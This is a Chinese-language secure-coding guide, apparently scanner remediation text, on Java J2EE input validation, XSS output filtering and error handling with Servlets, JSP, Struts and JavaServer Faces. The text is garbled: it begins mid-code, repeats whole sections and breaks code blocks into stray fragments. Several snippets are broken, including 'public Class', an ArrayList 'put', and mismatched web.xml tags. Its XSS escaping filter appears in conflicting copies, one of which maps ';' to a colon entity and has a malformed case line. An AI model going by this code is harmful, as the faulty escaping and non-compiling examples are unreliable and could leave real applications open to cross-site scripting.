    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- Error: 封装个别错误

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public Class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
        this(key, null);
    }
}
```

```

// Constructor given a specified error key and array of placeholder objects
public Error(String key, Object[] values) {
    this.key = key;
    this.values = values;
}

// Returns the error key
public String getKey() {
    return this.key;
}

// Returns the placeholder values
public Object[] getValues() {
    return this.values;
}

private String key = null;
private Object[] values = null;
}

```

- Errors: 封装错误的集合

```

// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public class Errors implements Serializable {

    // Adds an Error object to the Collection of errors for the specified bean property.
    public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
            propertyErrors = new ArrayList();
            errors.put(property, propertyErrors);
        }
        propertyErrors.put(error);
    }

    // Returns true if there are any errors
    public boolean hasErrors() {
        return (errors.size() > 0);
    }

    // Returns the Errors for the specified property
    public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
    }

    private HashMap errors = new HashMap();
}

```

以下是使用上述框架类来处理“user_name”字段验证错误的示例:

```

// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "[a-zA-Z0-9]*$")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}
else

```



```

{
    // (c) Duplicate check validation rule
    // We assume that there is an existing UserValidationEJB session bean that implements
    // a checkIfDuplicate() method to verify if the user already exists in the database.
    try {
        ...
        if (UserValidationEJB.checkIfDuplicate(userName)) {
            errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    } catch (RemoteException e) {
        // log the error
        logger.error("Could not validate user for specified userName: " + userName);
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
    }
}
// set the errors object in a request attribute called "errors"
request.setAttribute("errors", errors);
...

```

[2] 报告错误

有两种方法可报告 web 层应用程序错误:

(a) Servlet 错误机制

(b) JSP 错误机制

[2-a] Servlet 错误机制

Servlet 可通过以下方式报告错误:

- 转发给输入 JSP (已将错误存储在请求属性中), 或
- 使用 HTTP 错误代码参数来调用 `response.sendError`, 或
- 抛出异常

好的做法是处理所有已知应用程序错误 (如 [1] 部分所述), 将这些错误存储在请求属性中, 然后转发给输入 JSP。输入 JSP 应显示错误消息, 并提示用户重新输入数据。以下示例阐明转发给输入 JSP (`userInput.jsp`) 的方式:

```

// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}

```

如果 Servlet 无法转发给已知的 JSP 页面, 那么第二个选项是使用 `response.sendError` 方法, 将 `HttpServletResponse.SC_INTERNAL_SERVER_ERROR` (状态码 500) 作为参数, 来报告错误。请参阅 `javax.servlet.http.HttpServletResponse` 的 Javadoc, 以获取有关各种 HTTP 状态码的更多详细信息。返回 HTTP 错误的示例:

```

// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}

```

作为最后的手段, Servlet 可以抛出异常, 且该异常必须是以下其中一类的子类:

- `RuntimeException`
- `ServletException`
- `IOException`

[2-b] JSP 错误机制

JSP 页面通过定义 **errorPage** 伪指令来提供机制，以处理运行时异常，如下示例所示：

```
<%@ page errorPage="/errors/userValidation.jsp" %>
```

未捕获的 JSP 异常被转发给指定的 **errorPage**，并且原始异常设置在名称为 **javax.servlet.jsp.jspException** 的请求参数中。错误页面必须包括 **isErrorPage** 伪指令，如下所示：

```
<%@ page isErrorPage="true" %>
```

isErrorPage 伪指令导致“exception”变量初始化为所抛出的异常对象。

[3] 呈现错误

J2SE Internationalization API 提供使应用程序资源外部化以及将消息格式化的实用程序类，其中包括：

(a) 资源束

(b) 消息格式化

[3-a] 资源束

资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。每一资源束都会为特定的语言环境存储键/值对的映射。

java.util.PropertyResourceBundle 将内容存储在外部属性文件中，对其进行使用或扩展都很常见，如下示例所示：

```
#####
# ErrorMessages.properties
#####
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

可定义多种资源，以支持不同的语言环境（因此名为资源束）。例如，可定义 **ErrorMessages_fr.properties** 以支持该束系列的法语成员。如果请求的语言环境的资源成员不存在，那么会使用缺省成员。在以上示例中，缺省资源是 **ErrorMessages.properties**。应用程序（JSP 或 Servlet）会根据用户的语言环境从适当的资源检索内容。

[3-b] 消息格式化

J2SE 标准类 **java.util.MessageFormat** 提供使用替换占位符来创建消息的常规方法。**MessageFormat** 对象包含嵌入了格式说明符的模式字符串，如下所示：

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

以下是使用 **ResourceBundle** 和 **MessageFormat** 来呈现错误消息的更加全面的示例：

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public Class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }

    // Returns the error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Locale locale) {
        return getErrorMessage(errorKey, null, locale);
    }

    // Returns a formatted error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
        // Get localized ErrorMessageResource
        ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
        // Get localized error message
        String errorMessage = errorMessageResource.getString(errorKey);
        if (args != null) {
            // Format the message using the specified placeholders args
            return MessageFormat.format(errorMessage, args);
        } else {
            return errorMessage;
        }
    }

    // default environment locale
    private Locale defaultLocale = Locale.getDefaultLocale();
}

...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // Iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
```

建议定义定制 **JSP** 标记（如 **displayErrors**），以迭代处理并呈现错误消息，如以上示例所示。

[4] 错误映射

通常情况下，“**Servlet** 容器”会返回与响应状态码或异常相对应的缺省错误页面。可以使用定制错误页面来指定状态码或异常与 **Web** 资源之间的映射。好的做法是开发不会泄露内部错误状态的静态错误页面（缺省情况下，大部分 **Servlet** 容器都会报告内部错误消息）。该映射配置在“**Web** 部署描述符（**web.xml**）”中，如以下示例所指定：

```
<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
    <exception-type>UserValidationException</exception-type>
    <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
    <error-code>500</exception-type>
    <location>/errors/internalError.html</error-page>
</error-page>
<error-page>
    ...
```

```
</error-page>
...
```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。验证规则配置在 XML 文件中，该文件定义了表单字段的输入验证规则以及对应的验证错误密钥。Struts 提供国际化支持以使用资源束和消息格式化来构建本地化应用程序。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```
<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
      <!-- message resource key to display if validation fails -->
      <msg name="mask" key="login.userName.maskmsg"/>
      <arg0 key="login.userName.displayName"/>
      <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
      </var>
      </field>
      ...
    </form>
    ...
  </formset>
</form-validation>
```

Struts JSP 标记库定义了有条件地显示一组累计错误消息的“errors”标记，如下示例所示：

```
<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
  <html:form action="/logon.do">
    <table border="0" width="100%">
      <tr>
        <th align="right">
          <html:errors property="username"/>
          <bean:message key="prompt.username"/>
        </th>
        <td align="left">
          <html:text property="username" size="16"/>
        </td>
      </tr>
    </table>
  </form>
</body>
</html>
```

```

        <td align="right">
            <html:submit><bean:message key="button.submit"/></html:submit>
        </td>
        <td align="right">
            <html:reset><bean:message key="button.reset"/></html:reset>
        </td>
    </tr>
</table>
</html:form>
</body>
</html:html>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件、验证输入和支持国际化的 Java API（JSR 127）。

JavaServer Faces API 定义“output_errors”UIOutput 处理器，该处理器显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息。

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```

<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>

```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 —

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 —

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 —

<http://java.sun.com/j2ee/javaserverfaces/>

跨站点脚本编制

**** 输入数据验证：**虽然为了用户的方便，可以提供“客户端”层数据的数据验证，但必须使用 **Servlet** 在服务器层执行验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 **Javascript**。

一份好的设计通常需要 **Web** 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：[1] 必需字段[2] 字段数据类型（缺省情况下，所有 **HTTP** 请求参数都是“字符串”）[3] 字段长度[4] 字段范围[5] 字段选项[6] 字段模式[7] **cookie** 值[8] **HTTP** 响应好的做法是将以上例程作为“验证器”实用程序类中的静态方法实现。以下部分描述验证器类的

一个示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
            isFieldValid = true;
        }
        return isFieldValid;
    }
    ...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。使用 Java 基本包装程序类，来检查是否可将字段值安全地转换为所需的基本数据类型。

验证数字字段（int 类型）的方式的示例：

```
// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
            Integer.parseInt(value);
            isFieldValid = true;
        } catch (Exception e) {
            isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

好的做法是将所有 HTTP 请求参数转换为其各自的数据类型。例如，开发者应将请求参数的“integerValue”存储在请求属性中，并按以下示例所示来使用：

```
// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
```

```
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...
```

应用程序应处理的主要 Java 数据类型:

- Byte
- Short
- Integer
- Long
- Float
- Double
- Date

[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。以下示例验证 `userName` 字段的长度是否在 8 至 20 个字符之间:

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
            validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
            validatedValue.length() <= maxLength);
    }
    ...
}

...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
}
```

[4] 字段范围

始终确保输入参数是在由功能需求定义的范围内的。

以下示例验证输入 `numberOfChoices` 是否在 10 至 20 之间:

```
// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}

...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
            // numberOfChoices is valid, continue processing request
            ...
        }
    }
}
}
```

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。以下示例验证用户针对允许的选项列表进行的选择：

```
// Example to validate user selection against a list of options
public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
            List list = Arrays.asList(options);
            if (list != null) {
                isValidValue = list.contains(value);
            }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}

// Allowed options
String[] options = {"option1", "option2", "option3"};
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}
```

[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 **userName** 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：**^[a-zA-Z0-9]*\$**

Java 1.3 或更早的版本不包含任何正则表达式包。建议将“**Apache 正则表达式包**”（请参阅以下“资源”）与 **Java 1.3** 一起使用，以解决该缺乏支持的问题。执行正则表达式验证的示例：

```
// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            RE r = new RE(expression);
            match = r.match(value);
        }
        return match;
    }
    ...
}

// Verify that the userName request parameter is alphanumeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}
```


Java 1.4 引进了一种新的正则表达式包 (java.util.regex)。以下是使用新的 Java 1.4 正则表达式包的 Validator.matchPattern 修订版:

```
// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regex.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}
```

[7] cookie 值使用 javax.servlet.http.Cookie 对象来验证 cookie 值。适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

验证必需 cookie 值的示例:

```
// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
            // validate the cookie value
            if (Validator.validateRequired(cookies[i].getValue())) {
                // valid cookie value, continue processing request
                ...
            }
        }
    }
}
}
```

[8] HTTP 响应

[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，请通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符: < > ' % ;) (& +

以下示例通过将敏感字符转换为其对应的字符实体来过滤指定字符串:

```
// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
            return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
                case '<':
                    result.append("&lt;");
                    break;
                case '>':
                    result.append("&gt;");
                    break;
                case ' ':
                    result.append("&#32;");
                    break;
                case '%':
                    result.append("&#37;");
                    break;
                case ';':
                    result.append("&#58;");
                    break;
                case ')':
                    result.append("&#41;");
                    break;
                case '(':
                    result.append("&#40;");
                    break;
                case '&':
                    result.append("&#38;");
                    break;
                case '+':
                    result.append("&#43;");
                    break;
                default:
                    result.append(value.charAt(i));
            }
        }
        return result.toString();
    }
    ...
}
```

```

        break;
        case '"':
            result.append("&quot;");
            break;
        case '\':
            result.append("&#39;");
            break;
        case '%':
            result.append("&#37;");
            break;
        case ';':
            result.append("&#59;");
            break;
        case '(':
            result.append("&#40;");
            break;
        case ')':
            result.append("&#41;");
            break;
        case '&':
            result.append("&amp;");
            break;
        case '+':
            result.append("&#43;");
            break;
        default:
            result.append(value.charAt(i));
            break;
    }
    return result;
}
...
}
...
// Filter the HTTP response using Validator.filter
PrintWriter out = response.getWriter();
// set output response
out.write(Validator.filter(response));
out.close();

```

Java Servlet API 2.3 引进了过滤器，它支持拦截和转换 HTTP 请求或响应。

以下示例使用 `Validator.filter` 来用“Servlet 过滤器”清理响应：

```

// Example to filter all sensitive characters in the HTTP response using a Java Filter.
// This example is for illustration purposes since it will filter all content in the response, including
HTML tags!
public class SensitiveCharsFilter implements Filter {
    ...
    public void doFilter(ServletRequest request,
        ServletResponse response,
        FilterChain chain)
        throws IOException, ServletException {

        PrintWriter out = response.getWriter();
        ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse) response);
        chain.doFilter(request, wrapper);

        CharArrayWriter caw = new CharArrayWriter();
        caw.write(Validator.filter(wrapper.toString()));

        response.setContentType("text/html");
        response.setContentLength(caw.toString().length());
        out.write(caw.toString());
        out.close();
    }
    ...
    public class CharResponseWrapper extends HttpServletResponseWrapper {
        private CharArrayWriter output;

        public String toString() {

```

```

        return output.toString();
    }

    public CharResponseWrapper(HttpServletResponse response) {
        super(response);
        output = new CharArrayWriter();
    }

    public PrintWriter getWriter(){
        return new PrintWriter(output);
    }
}
}

```

[8-2] 保护 cookie

在 cookie 中存储敏感数据时，确保使用 `Cookie.setSecure`（布尔标志）在 HTTP 响应中设置 cookie 的安全标志，以指导浏览器使用安全协议（如 HTTPS 或 SSL）发送 cookie。

保护“用户”cookie 的示例：

```

// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。Jakarta Commons Validator 是一种强大的框架，用来实现所有以上数据验证需求。这些规则配置在定义表单字段的输入验证规则的 XML 文件中。在缺省情况下，Struts 支持在使用 Struts“bean:write”标记撰写的所有数据上，过滤 [8] HTTP 响应中输出的危险字符。可通过设置“filter=false”标志来禁用该过滤。

Struts 定义以下基本输入验证器，但也可定义定制的验证器：

required: 如果字段包含空格以外的任何字符，便告成功。

mask: 如果值与掩码属性给定的正则表达式相匹配，便告成功。

range: 如果值在 min 和 max 属性给定的值的范围内（(value >= min) & (value <= max)），便告成功。

maxLength: 如果字段长度小于或等于 max 属性，便告成功。

minLength: 如果字段长度大于或等于 min 属性，便告成功。

byte、short、integer、long、float、double: 如果可将值转换为对应的基本类型，便告成功。

date: 如果值代表有效日期，便告成功。可能会提供日期模式。

creditCard: 如果值可以是有效的信用卡号码，便告成功。

e-mail: 如果值可以是有效的电子邮件地址，便告成功。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```

<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">

```

```

<!-- userName is required and is alpha-numeric case insensitive -->
<field property="userName" depends="required,mask">
<!-- message resource key to display if validation fails -->
<msg name="mask" key="login.userName.maskmsg"/>
<arg0 key="login.userName.displayName"/>
<var>
<var-name>mask</var-name>
<var-value>^[a-zA-Z0-9]*$</var-value>
</var>
</field>
...
</form>
...
</formset>
</form-validation>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件和验证输入的 Java API（JSR 127）。JavaServer Faces API 实现以下基本验证器，但可定义定制的验证器：

validate_doublerange: 在组件上注册 `DoubleRangeValidator`。

validate_length: 在组件上注册 `LengthValidator`。

validate_longrange: 在组件上注册 `LongRangeValidator`。

validate_required: 在组件上注册 `RequiredValidator`。

validate_stringrange: 在组件上注册 `StringRangeValidator`。

validator: 在组件上注册定制的 `Validator`。

JavaServer Faces API 定义以下 `UIInput` 和 `UIOutput` 处理器（标记）：

input_date: 接受以 `java.text.Date` 实例格式化的 `java.util.Date`。

output_date: 显示以 `java.text.Date` 实例格式化的 `java.util.Date`。

input_datetime: 接受以 `java.text.DateTime` 实例格式化的 `java.util.Date`。

output_datetime: 显示以 `java.text.DateTime` 实例格式化的 `java.util.Date`。

input_number: 显示以 `java.text.NumberFormat` 格式化的数字数据类型（`java.lang.Number` 或基本类型）。

output_number: 显示以 `java.text.NumberFormat` 格式化的数字数据类型（`java.lang.Number` 或基本类型）。

input_text: 接受单行文本字符串。

output_text: 显示单行文本字符串。

input_time: 接受以 `java.text.DateFormat` 时间实例格式化的 `java.util.Date`。

output_time: 显示以 `java.text.DateFormat` 时间实例格式化的 `java.util.Date`。

input_hidden: 允许页面作者在页面中包括隐藏变量。

input_secret: 接受不含空格的单行文本，并在输入时，将其显示为一组星号。

input_textarea: 接受多行文本。

output_errors: 显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息。

output_label: 将嵌套的组件显示为指定输入字段的标签。

output_message: 显示本地化消息。

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```

<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
  class="myApplication.UserBean" scope="session" />
<f:use_faces>
  <h:form formName="loginForm" >
    <h:input_text id="userName" size="20" modelReference="UserBean.userName">
      <f:validate_required/>
      <f:validate_length minimum="8" maximum="20"/>
    </h:input_text>
    <!-- display errors if present -->
    <h:output_errors id="loginErrors" clientId="userName"/>
    <h:command_button id="submit" label="Submit" commandName="submit" /><p>
  </h:form>
</f:use_faces>

```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 —

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 —

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 —

<http://java.sun.com/j2ee/jvaserverfaces/>

**** 错误处理:**

许多 J2EE Web 应用程序体系结构都遵循“模型视图控制器 (MVC)”模式。在该模式中, **Servlet** 扮演“控制器”的角色。**Servlet** 将应用程序处理委派给 **EJB** 会话 **Bean** (模型) 之类的 **JavaBean**。然后, **Servlet** 再将请求转发给 **JSP** (视图), 以呈现处理结果。**Servlet** 应检查所有的输入、输出、返回码、错误代码和已知的异常, 以确保实际处理按预期进行。

数据验证可保护应用程序免遭恶意数据篡改, 而有效的错误处理策略则是防止应用程序意外泄露内部错误消息 (如异常堆栈跟踪) 所不可或缺的。好的错误处理策略会处理以下项:

[1] 定义错误

[2] 报告错误

[3] 呈现错误

[4] 错误映射

[1] 定义错误

应避免在应用程序层 (如 **Servlet**) 中硬编码错误消息。相反地, 应用程序应该使用映射到已知应用程序故障的错误密钥。好的做法是定义错误密钥, 且该错误密钥映射到 **HTML** 表单字段或其他 **Bean** 属性的验证规则。例如, 如果需要 **"user_name"** 字段, 其内容为字母数字, 并且必须在数据库中是唯一的, 那么就应定义以下错误密钥:

(a) **ERROR_USERNAME_REQUIRED**: 该错误密钥用于显示消息, 以通知用户需要 **"user_name"** 字段;

(b) **ERROR_USERNAME_ALPHANUMERIC**: 该错误密钥用于显示消息, 以通知用户 **"user_name"** 字段应该是字母数字;

(c) **ERROR_USERNAME_DUPLICATE**: 该错误密钥用于显示消息, 以通知用户 **"user_name"** 值在数据库中重复;

(d) **ERROR_USERNAME_INVALID**: 该错误密钥用于显示一般消息, 以通知用户 **"user_name"** 值无效;

好的做法是定义用于存储和报告应用程序错误的以下框架 **Java** 类:

- **ErrorKeys**: 定义所有错误密钥

```
// Example: ErrorKeys defining the following error keys:
// - ERROR_USERNAME_REQUIRED
// - ERROR_USERNAME_ALPHANUMERIC
// - ERROR_USERNAME_DUPLICATE
// - ERROR_USERNAME_INVALID
// ...
public Class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- **Error**: 封装个别错误

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public Class Error implements Serializable {
```

```

// Constructor given a specified error key
public Error(String key) {
    this(key, null);
}

// Constructor given a specified error key and array of placeholder objects
public Error(String key, Object[] values) {
    this.key = key;
    this.values = values;
}

// Returns the error key
public String getKey() {
    return this.key;
}

// Returns the placeholder values
public Object[] getValues() {
    return this.values;
}

private String key = null;
private Object[] values = null;
}

```

- Errors: 封装错误的集合

```

// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public class Errors implements Serializable {

    // Adds an Error object to the Collection of errors for the specified bean property.
    public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
            propertyErrors = new ArrayList();
            errors.put(property, propertyErrors);
        }
        propertyErrors.add(error);
    }

    // Returns true if there are any errors
    public boolean hasErrors() {
        return (errors.size() > 0);
    }

    // Returns the Errors for the specified property
    public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
    }

    private HashMap errors = new HashMap();
}

```

以下是使用上述框架类来处理“user_name”字段验证错误的示例:

```

// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
}

```

```

    } // (b) Alpha-numeric validation rule
    else if (!Validator.matchPattern(userName, "[a-zA-Z0-9]*$")) {
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
    }
    else
    {
        // (c) Duplicate check validation rule
        // We assume that there is an existing UserValidationEJB session bean that implements
        // a checkIfDuplicate() method to verify if the user already exists in the database.
        try {
            ...
            if (UserValidationEJB.checkIfDuplicate(userName)) {
                errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
            }
        } catch (RemoteException e) {
            // log the error
            logger.error("Could not validate user for specified userName: " + userName);
            errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    }
    // set the errors object in a request attribute called "errors"
    request.setAttribute("errors", errors);
    ...

```

[2] 报告错误

有两种方法可报告 web 层应用程序错误:

(a) Servlet 错误机制

(b) JSP 错误机制

[2-a] Servlet 错误机制

